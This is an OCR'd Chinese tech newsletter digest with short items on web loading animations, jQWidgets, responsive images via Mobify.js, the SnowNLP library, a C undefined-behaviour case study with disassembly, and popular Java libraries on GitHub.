
用大写的「Loading」，中间的 O 以新奇的动态旋转，是个非常清新的设计，提供了源码，可以很方便应用到你的网站。

Planets




看两个萌萌的小星球在跳舞真是太好玩了，它特别适合用在卡通风格的网站上。

Sinister Loadscreen



是的，看起来很邪恶的形象，不过很适合应用在暗黑系的黑色风格网站上，或者你可以用它来营造神秘感。

Yet Another Loading Animation



这个动效做得非常有节奏感，你可能想把它应用在音乐风格的网站上。


CProgress

Cprogress 使用 jQuery 来展现一个非常酷的和易于使用的 loadscreen。强大的是，你也能鼓捣成这几行代码，因为它们是完全可定制的！

Spin.js

一个让世界快速旋转的「Loading」！你也可以通过控制右边的滑块来改变它的形状，给它加点阴影，甚至改变旋转的方向！

Alessio Atzeni




这教程又酷又好学，因为它是完全用 HTML 和 CSS 来实现的，还有三种进度模板供你选择。

Facebook-ish Loading Animation

如果你想让网站看起来像 Facebook，那么这个进度条最适合你了，它的加载方式与 Facebook 加载图像时一样。

Flickr Style



如果你是 Flickr 的爱好者，那么这个不能错过，完全仿照 Flickr 的效果来。

原文：http://www.uisdc.com/loading-effects?utm_source=Tuicool_Weekly

jQWidgets：jQuery HTML5 UI 组件框架

jQWidgets 是一个功能完整的框架，它具有专业的可触摸的 jQuery 插件、主题、输入验证、拖放插件、数据适配器，内置 WAI-ARIA（无障碍网页应用）可访问性、国际化和 MVVM 模式支持。jQWidgets 为搭建专业网站和开发移动应用程序提供了一个全面的解决方案。它完全基于开放的标准和技术，如 HTML5、CSS、Javascript 和 jQuery。jQWidgets 能实现响应式 web 开发，可以帮助您创建在桌面、平板电脑和智能手机上看起来很漂亮的应用程序和网站。

为 PC、移动终端和可触摸设备打造高端的用户界面

打造能够跨设备和浏览器工作的令人惊叹的网站和移动应用程序——全部由 HTML5、Javascript 和 jQuery 提供支持。

写一次代码而不用担心浏览器的兼容性问题。您的网站和应用程序在每一个

浏览器上都会很漂亮。

完全使用 JavaScript 和 jQuery 创建交互式网络动画图表

在现代浏览器如 Safari、火狐、Chrome、Opera 和 IE9+中使用 SVG 和 HTML5 实现高品质的硬件加速网页渲染。

在早期版本的 Internet Explorer 中自动回退为 VML（矢量可标记语言）渲染。

跨设备和浏览器工作

jQWidgets 将 JavaScript 和 HTML UI 开发带上了一个新台阶。它提供了内置的设备和浏览器检测功能，通过自动调节以获得最佳的用户体验。

符合 WEB 标准

jQWidgets 是一个可靠的，符合标准的，基于 jQuery、HTML5、CSS 和 SVG 的 JavaScript 库。它提高了生产效率，降低了开发成本。

优化性能

占用空间小，高度响应，精心优化，可在多种设备、操作系统和浏览器中提供出色的经验。

原文：

http://hao.jobbole.com/jqwidgets-jquery-html5-ui/?utm_source=Tuicool_Weekly

【译】使用 Mobify.js 让你的图片自动响应化

在 Web 开发社区，响应式图片已经成为最大的挫败之一。原因也很简单：页面平均大小产品能从去年的 1MB 达到了惊人的 1.5MB。其中图片大小的增长比例就占了页面大小增长的 60%或更多，并且这个比例还在不断攀升。

绝大多数的页面是可以降低页面大小的，如果你借助基于设备宽度、像素密度和现代图像格式（例如 WebP）等优化条件的话。这些减重的方法可以加快载入时间，让用户参与更多、停留更长时间。不过这里不是争论是否应该为不同的设备优化图像，而是关于应该怎么去做。

理想情况下，我们应该继续使用 img 标签，然后浏览器会下载适配设备宽度、适配页面布局的图片。然而，这样的功能其实并不存在。实现接近这种功能的方

法之一是在 javascript 执行过程中改变 img 元素的 src 属性，但超前的预解析器（或预加载）扼杀了它的可能性。

克服这个问题的第一步是创建一个基于标记的解决方案，该方案允许基于设备的功能来替换图像的来源。随着 W3C 响应式图片交流社区创造的 picture 元素（尽管目前还没有浏览器实现了它）的引入，这个问题已经被解决了。

不过，picture 元素的引入也带来了新问题：

开发人员现在必须在每一个断点为每一个图片生成一个独立的 asset。而开发者真正需要的是一个能够将一张高分辨率图片自动转化为适配设备的小图片的方案。理想情况下，这个自动化解决方案能够让每张图片只请求一次，并且充分语义化和向后兼容。 Mobify.js 的图像 API 提供了该方案。

<picture> 元素成为未来的最佳实践

picture 元素是当前代替 img 元素的先行者，因为它使得开发者能够为不同的屏幕分辨率指定不同的图片，解决了性能和 art direction（尽管新提出的 srcN 提议值得考虑）问题。典型的设置包括定义断点，为不同断点生成图像，然后为图像写入 picture 标记。我们看看如何通使下面的图片变得响应性：

我们使用了 320、512、1024 和 2048 像素基线。

首先，我们需要为每张图片生成不同的分辨率的副本，可以通过命令行工具，

例如　Image Optim 或使用 Photoshop 的“存储为 web 所用格式”功能。接下来，我们使用下面的标记：

```
<picture>
    <source src="responsive-obama-320.png">
    <source src="responsive-obama-512.png" media="(min-width: 512px)">
    <source src="responsive-obama-1024.png" media="(min-width: 1024px)">
    <source src="responsive-obama-2048.png" media="(min-width: 2048px)">
    <noscript><img src="responsive-obama-320.png"></noscript>
</picture>
```

上面的代码有个问题，在它的配置中，我们的图片可能不会对移动设备优化。下面是一张缩放到 320 像素宽的图片：

图片中的人物已经很难区分。为了更好的适应小屏幕，我们需要借助 art direction 的力量，为小屏幕裁切这张图片。

因为这个文件不是原始图片的简单缩放版本，需要给它一个特殊的命名结构（所以，用 responsive-obama-mobile.png 替代了 responsive-obama-320.png）

```
<picture>
<source src="responsive-obama-mobile.png">
<source src="responsive-obama-512.png" media="(min-width: 512px)">
<source src="responsive-obama-1024.png" media="(min-width: 1024px)">
```

```
<source src="responsive-obama-2048.png" media="(min-width: 2048px)">
<noscript><img src="responsive-obama-512.png"></noscript>
```

但是如果我们要支持高 DPI(点每英寸)设备呢？

picture 元素的规范中有一个 srcset 属性，该属性能让我们很容易为不同分辨率指定不同的图片。以下是我们使用 picture 元素后的代码：

```
<picture>
<source srcset="responsive-obama-mobile.png 1x,
responsive-obama-mobile-2x.png 2x">
<source srcset="responsive-obama-512.png 1x, responsive-obama-1024.png 2x"
media="(min-width: 512px)">
<source srcset="responsive-obama-1024.png 1x, responsive-obama-1024.png 2x"
media="(min-width: 1024px)">
<source srcset="responsive-obama-2048.png 1x, responsive-obama-4096.png 2x"
media="(min-width: 2048px)">
<noscript><img src="responsive-obama-512.png"></noscript>
```

这里引入了一对新文件（esponsive-obama-mobile-2x.png 和 responsive-obama-4096.png），他们也必须生成。到目前位置，我们已经拥有同一个图片的 6 个不同的拷贝副本。

让我们更进一步。如果我们想使用现代化的格式，例如 WebP 来读取我们的图像，需要通过判断浏览器是否支持吗？突然，我们需要生成的文件数量从 6 个增加到 12 个。老实说，没人愿意因为不同的分辨率而给每个图片生成多个版本的图片副本，并且需要在代码标记上更新这些图像版本。我们需要让它自动化！

理想的响应式图片工作流程

理想的工作流程是这样的，它允许开发者上传分辨率尽可能高的图片同时仍然使用 img 元素来达到自动为不同的浏览器重置图片大小和压缩图片的目的。img 元素很伟大，它这个简单的标签解决了简单的问题：为互联网的用户展示图片。理想情况下，我们能通过一种高性能的方法继续沿用这个元素并且向后兼容。然后，当 art direction arises 和衡量图片下限的需求不能满足时，我们可以使用 picture 元素，它语法中内建的分支逻辑很完美。

这个理想的工作流可以通过 Mobify.js 的响应式图像 API 来实现。Mobify.js 是一款改善响应式网站的开源库，提供了响应式图片、javascript 和 css 的优化，自适应模板等等。它的图像 API 能够自动重置大小和压缩 img 和 picture 元素，必要情况下，在后端甚至不需要改变任何一行标记代码。简单的上传高分

辨率资料然后让 API 去关心接下来的事情。

原文：

http://blog.segmentfault.com/wangtieshou/1190000000359160?utm_source=Tuicool_Weekly

Python 中文自然语言处理类库

SnowNLP 是一个 python 写的类库，可以方便的处理中文文本内容，是受到了 TextBlob 的启发而写的，由于现在大部分的自然语言处理库基本都是针对英文的，于是写了一个方便处理中文的类库，并且和 TextBlob 不同的是，这里没有用 NLTK，所有的算法都是自己实现的，并且自带了一些训练好的字典。注意本程序都是处理的 unicode 编码，所以使用时请自行 decode 成 unicode。

```
from snownlp import SnowNLP

s = SnowNLP(u'这个东西真心很赞')

s.words         # [u'这个', u'东西', u'真心',

                #  u'很', u'赞']

s.tags          # [(u'这个', u'r'), (u'东西', u'n'),

                #  (u'真心', u'd'), (u'很', u'd'),

                #  (u'赞', u'Vg')]

s.sentiments    # 0.9830157237610916 positive 的概率

s.pinyin        # [u'zhe', u'ge', u'dong', u'xi',

                #  u'zhen', u'xin', u'hen', u'zan']

s = SnowNLP(u'「繁體字」「繁體中文」的叫法在臺灣亦很常見。')

s.han           # u'「繁体字」「繁体中文」的叫法

                # 在台湾亦很常见。'

text = u'''

自然语言处理是计算机科学领域与人工智能领域中的一个重要方向。
```

```
它研究能实现人与计算机之间用自然语言进行有效通信的各种理论和方法。

自然语言处理是一门融语言学、计算机科学、数学于一体的科学。

因此，这一领域的研究将涉及自然语言，即人们日常使用的语言，

所以它与语言学的研究有着密切的联系，但又有重要的区别。

自然语言处理并不是一般地研究自然语言，

而在于研制能有效地实现自然语言通信的计算机系统，

特别是其中的软件系统。因而它是计算机科学的一部分。

'''

s = SnowNLP(text)

s.keywords(3)   # [u'语言', u'自然', u'计算机']

s.summary(3)    # [u'自然语言处理是一门融语言学、计算机科学、

                #    数学于一体的科学',

                #  u'自然语言处理是计算机科学领域与人工智能

                #    领域中的一个重要方向',

                #  u'而在于研制能有效地实现自然语言通信的计

                #    算机系统']

s.sentences

s = SnowNLP([[u'这篇', u'文章'],

             [u'那篇', u'论文'],

             [u'这个']])

s.tf

s.idf

s.sim([u'文章'])# [0.3756070762985226, 0, 0]
```

原文：https://github.com/isnowfy/snownlp?utm_source=Tuicool_Weekly

C 语言未定义行为一览

几周前，我的一位同事带着一个编程问题来到我桌前。最近我们一直在互相考问 C 语言的知识，所以我微笑着鼓起勇气面对无疑即将到来的地狱。

他在白板上写了几行代码，并问这个程序会输出什么？

```
#include <stdio.h>

int main(){
        int i = 0;
        int a[] = {10,20,30};

        int r = 1 * a[i++] + 2 * a[i++] + 3 * a[i++];
        printf("%d\n", r);
        return 0;
}
```

看上去相当简单明了。我解释了操作符的优先顺序——后缀操作比乘法先计算、乘法比加法先计算，并且乘法和加法的结合性都是从左到右，于是我抓出运算符号并开始写出算式。

```
int r = 1 * a[i++] + 2 * a[i++] + 3 * a[i++];
//      =      a[0]      + 2 * a[1]   + 3 * a[2];
//      =        10        +        40       +       90;
//      = 140
```

我自鸣得意地写下答案后，我的同事回应了一个简单的“不”。我想了几分钟后，还是被难住了。我不太记得后缀操作符的结合顺序了。此外，我知道那个顺序甚至不会改变这里的值计算的顺序，因为结合规则只会应用于同级的操作符之间。但我想到了应该根据后缀操作符都从右到左求值的规则，尝试算一遍这条算式。看上去相当简单明了。

```
int r = 1 * a[i++] + 2 * a[i++] + 3 * a[i++];
//      =      a[2]      + 2 * a[1]   + 3 * a[0];
//      =        30        +        40       +       30;
//      = 100
```

我的同事再一次回答说，答案仍是错的。这时候我只好认输了，问他答案是什么。这段短小的样例代码原来是从他写过的更大的代码段里删减出来的。为了验证他的问题，他编译并且运行了那个更大的代码样例，但是惊奇地发现那段代码没有按照他预想的运行。他删减了不需要的步骤后得到了上面的样例代码，用

gcc 4.7.3 编译了这段样例代码，结果输出了令人吃惊的结果：“60”。

这时我被迷住了。我记得，C 语言里，函数参数的计算求值顺序是未定义的，所以我们以为后缀操作符只是遵照某个随机的、而非从左至右的顺序，计算的。我们仍然确信后缀比加法和乘法拥有更高的操作优先级，所以很快证明我们自己，不存在我们可以计算 i++的顺序，使得这三个数组元素一起加起来、乘起来得到 60。

现在我已对此入迷了。我的第一个想法是，查看这段代码的反汇编代码，然后尝试查出它实际上发生了什么。我用调试符号（debugging symbols）编译了这段样例代码，用了 objdump 后很快得到了带注释的 x86_64 反汇编代码。

```
1   Disassembly of section .text:
2
3   0000000000000000 <main>:
4   #include <stdio.h>
5
6   int main(){
7         0:     55                                              push     %rbp
8         1:     48 89 e5                                   mov      %rsp,%rbp
9         4:     48 83 ec 20                              sub      $0x20,%rsp
10          int i = 0;
11        8:     c7 45 e8 00 00 00 00       movl     $0x0,-0x18(%rbp)
12          int a[] = {10,20,30};
13        f:     c7 45 f0 0a 00 00 00       movl     $0xa,-0x10(%rbp)
14      16:     c7 45 f4 14 00 00 00       movl     $0x14,-0xc(%rbp)
15      1d:     c7 45 f8 1e 00 00 00       movl     $0x1e,-0x8(%rbp)
16          int r = 1 * a[i++] + 2 * a[i++] + 3 * a[i++];
17      24:     8b 45
18  e8                                 mov      -0x18(%rbp),%eax
19      27:     48 98                                          cltq
20      29:     8b 54 85
21  f0                           mov      -0x10(%rbp,%rax,4),%edx
22      2d:     8b 45
23  e8                                 mov      -0x18(%rbp),%eax
24      30:     48 98                                          cltq
25      32:     8b 44 85
26  f0                           mov      -0x10(%rbp,%rax,4),%eax
27      36:     01 c0                                          add      %eax,%eax
28      38:     8d 0c
29  02                                 lea      (%rdx,%rax,1),%ecx
30      3b:     8b 45
31  e8                                 mov      -0x18(%rbp),%eax
```

```
32      3e:     48 98                                   cltq
33      40:     8b 54 85
34  f0                          mov     -0x10(%rbp,%rax,4),%edx
35      44:     89 d0                                   mov     %edx,%eax
36      46:     01 c0                                   add     %eax,%eax
37      48:     01 d0                                   add     %edx,%eax
38      4a:     01 c8                                   add     %ecx,%eax
39      4c:     89 45
40  ec                              mov     %eax,-0x14(%rbp)
41      4f:     83 45 e8 01                     addl    $0x1,-0x18(%rbp)
42      53:     83 45 e8 01                     addl    $0x1,-0x18(%rbp)
43      57:     83 45 e8 01                     addl    $0x1,-0x18(%rbp)
44          printf("%d\n", r);
45      5b:     8b 45
46  ec                              mov     -0x14(%rbp),%eax
        5e:     89 c6                                   mov     %eax,%esi
        60:     bf 00 00 00 00                  mov     $0x0,%edi
        65:     b8 00 00 00 00                  mov     $0x0,%eax
        6a:     e8 00 00 00 00                  callq   6f <main+0x6f>
          return 0;
        6f:     b8 00 00 00 00                  mov     $0x0,%eax
    }
        74:     c9                                      leaveq
        75:     c3                                      retq
```

最先和最后的几个指令只建立了堆栈结构，初始化变量的值，调用 printf 函数，还从 main 函数返回。所以我们实际上只需要关心从 0×24 到 0×57 之间的指令。那是令人关注的行为发生的地方。让我们每次查看几个指令。

```
1   24:     8b 45 e8                                mov     -0x18(%rbp),%eax
2   27:     48 98                                   cltq
3   29:     8b 54 85
    f0                          mov     -0x10(%rbp,%rax,4),%edx
```

最先的三个指令与我们预期的一致。首先，它把 i(0)的值加载到 eax 寄存器，带符号扩展到 64 位，然后加载 a[0]到 edx 寄存器。这里的乘以 1 的运算（1*）显然被编译器优化后去除了，但是一切看起来都正常。接下来的几个指令开始时也大致相同。

```
1   2d:     8b 45 e8                                mov     -0x18(%rbp),%eax
2   30:     48 98                                   cltq
3   32:     8b 44 85
4   f0                          mov     -0x10(%rbp,%rax,4),%eax
5   36:     01 c0                                   add     %eax,%eax
    38:     8d 0c 02                                lea     (%rdx,%rax,1),%ecx
```

第一个 mov 指令把 i 的值（仍然是 0）加载进 eax 寄存器，带符号扩展到 64 位，然后加载 a[0]进 eax 寄存器。有意思的事情发生了——我们再次期待 i++在这三条指令之前已经运行过了，但也许最后两条指令会用某种汇编的魔法来得到预期的结果(2*a[1])。这两条指令把 eax 寄存器的值自加了一次，实际上执行了 2*a[0]的操作，然后把结果加到前面的计算结果上，并存进 ecx 寄存器。此时指令已经求得了 a[0] + 2 * a[0]的值。事情开始看起来有一些奇怪了，然而再一次，也许某个编译器魔法在发生。

```
    3b:     8b 45 e8                                mov        -0x18(%rbp),%eax
1
    3e:     48 98                                      cltq
2
    40:     8b 54 85
3
    f0                          mov        -0x10(%rbp,%rax,4),%edx
4
    44:     89 d0                                   mov        %edx,%eax
```

接下来这些指令开始看上去相当熟悉。他们加载 i 的值（仍然是 0），带符号扩展至 64 位，加载 a[0]到 edx 寄存器，然后拷贝 edx 里的值到 eax。嗯，好吧，让我们在多看一些：

```
1   46:     01 c0                                   add        %eax,%eax
2   48:     01 d0                                   add        %edx,%eax
3   4a:     01 c8                                   add        %ecx,%eax
4   4c:     89 45 ec                                mov        %eax,-0x14(%rbp)
```

在这里把 a[0]自加了 3 次，再加上之前的计算结果，然后存入到变量“r”。现在不可思议的事情——我们的变量 r 现在包含了 a[0] + 2 * a[0] + 3 * a[0]。足够肯定的是，那就是程序的输出：“60”。但是那些后缀操作符上发生了什么？他们都在最后：

```
1   4f:     83 45 e8 01                          addl       $0x1,-0x18(%rbp)
2   53:     83 45 e8 01                          addl       $0x1,-0x18(%rbp)
3   57:     83 45 e8 01                          addl       $0x1,-0x18(%rbp)
```

看上去我们编译版本的代码完全错了！为什么后缀操作符被扔到最底下、所有任务已经完成之后？随着我对现实的信仰减少，我决定直接去找本源。不，不是编译器的源代码——那只是实现——我抓起了 C11 语言规范。

这个问题处在后缀操作符的细节。在我们的案例中，我们在单个表达式里对数组下标执行了三次后缀自增。当计算后缀操作符时，它返回变量的初始值。把新的值再分配回变量是一个副作用。结果是，那个副作用只被定义为只被付诸于各顺序点之间。参照标准的 5.1.2.3 章节，那里定义了顺序点的细节。但在我们

的例子中，我们的表达式展示了未定义行为。它完全取决于编译器对于 什么时候 给变量分配新值的副作用会执行 相对于表达式的其他部分。

最终，我俩都学到了一点新的 C 语言知识。众所周知，最好的应用是避免构造复杂的前缀后缀表达式，这就是一个关于为什么要这样的极好例子。

原文：http://blog.jobbole.com/53211/?utm_source=Tuicool_Weekly

Github 最流行的 10000 个 Java 项目使用的类库

前言

作为 Java 开发人员，总是需要面临这门不断成熟、高速改进中的语言。开发人员每次开始新项目时总会面临一个困境——是使用大家都在讨论的、全新的热门类库，还是使用经久考验的类库？

译注：

1.这个问题说白了，是那些经验不足的程序员面临的问题。有经验的工程师会审视需求，做足功课之后，根据优缺点来平衡使用什么类型的类库。

2.还有项目的进度需求是什么样子的？

3.项目内部人员结构？地理位置？

4.公司的角度来看一般倾向于保守了。

现状是大多数的 Java 应用程序是商业化的，所以很难判断那些被不断谈论的类库（框架）是否真正被一些应用程序实际使用。然而，弄清这一点又是类库或者是框架取得成功的关键条件，那就是在开发社区里该类库的使用和贡献状况。

译注：最明显的应当属 Hadoop 了，许多年前还不是很火的技术，由于 Yahoo、Facebook 等公司的贡献就变得不一样了。

这里我们决定用数据来说话。通过分析在 Github 最流行的 Java 项目实际使用的类库，进行统计和梳理。

译注：数据为王，又来了。实际上数据到处都是，只不过有没有如何使用的眼光了。


评判方法

我们根据 Github 社区内用户最喜欢的项目作为是否为加入候选列表的评判条件，得到标题中提到的 10,000 个最流行的 Java 项目。同时，我们分析了大多数项目几乎都使用的 pom.xml ，分析这些项目依赖哪些类库（框架）。最后，把这些分析数据归类得出来非常有趣的结果。

译注：对 pom.xml 不了解的人去请看看 Maven 吧。

评估结果

最终结果——JavaScript、Ruby 和 Java 最受欢迎类库 Top100：



Logging : 最流行的 Java 日志类库是 slf4j——一个 façade（门面）日志框架。统计结果有 3068 个，同时表明 Github 上的 Java 项目的开发者已经全盘接受使用解耦方式来实现的日志框架，即日志操作接口与实际输出日志的引擎之间的松散耦合。

译注 slf4j 是一个日志的门户框架，它并没有实际的输出日志的能力所以你需要制定内部是使用 log4j 或者 logback。好处是你可以通过配置变化最终的日志输出类库提高项目的可扩展性。

同时，由于 slf4j 本身不是一个日志引擎，所以我们还是应该观察最流行的日志引擎。冠军是 log4j——891 个项目正在使用；亚军是 Apache Commons-logging——334 个项目在使用它，但是这个数字还不及 Log4j 使用量的一半；Sfl4j 是铜牌获得者，它是一个简单的日志框架——174 个项目正在使用它。

"现在，最受欢迎的 Java 函数库是 slf4j——1 万个项目中有 30.7%使用了 slf4j。"

译注：

1. *我还是很惊奇 log4j 还在被使用，即使大家知道它有性能问题。所以这里推荐大家使用以下 LogBack，Apache Log4j 2。*
2. *另外很好奇的是为什么不统计日志收集分析的类库那？难道只记日志，不收集以及分析吗？*

Spring： Spring 可能被视为更加成熟以及不是那么"性感"的框架。但是当你发现在 TOP 100 项目中使用了它的 15 个框架的话，你就会经验它的巨大的被使用量。 当然 Spring 是属于一种雨伞式的框架，那么深入进去发现它的哪个部分子框架被使用的最多就变成有趣的事情了。Spring-test 是被使用最多的框架（当然除了核心类库之外）—— 376 个项目使用了它。（译注：更多的是在 Web 开发项目中使用）其次，Web-mvc 是用来设计开发健壮的 Web 系统—— 277 个项目使用了它。最后是 web-orm，用来建立使用后置数据库方式的 Java Web 系统——218 个项目使用了它。

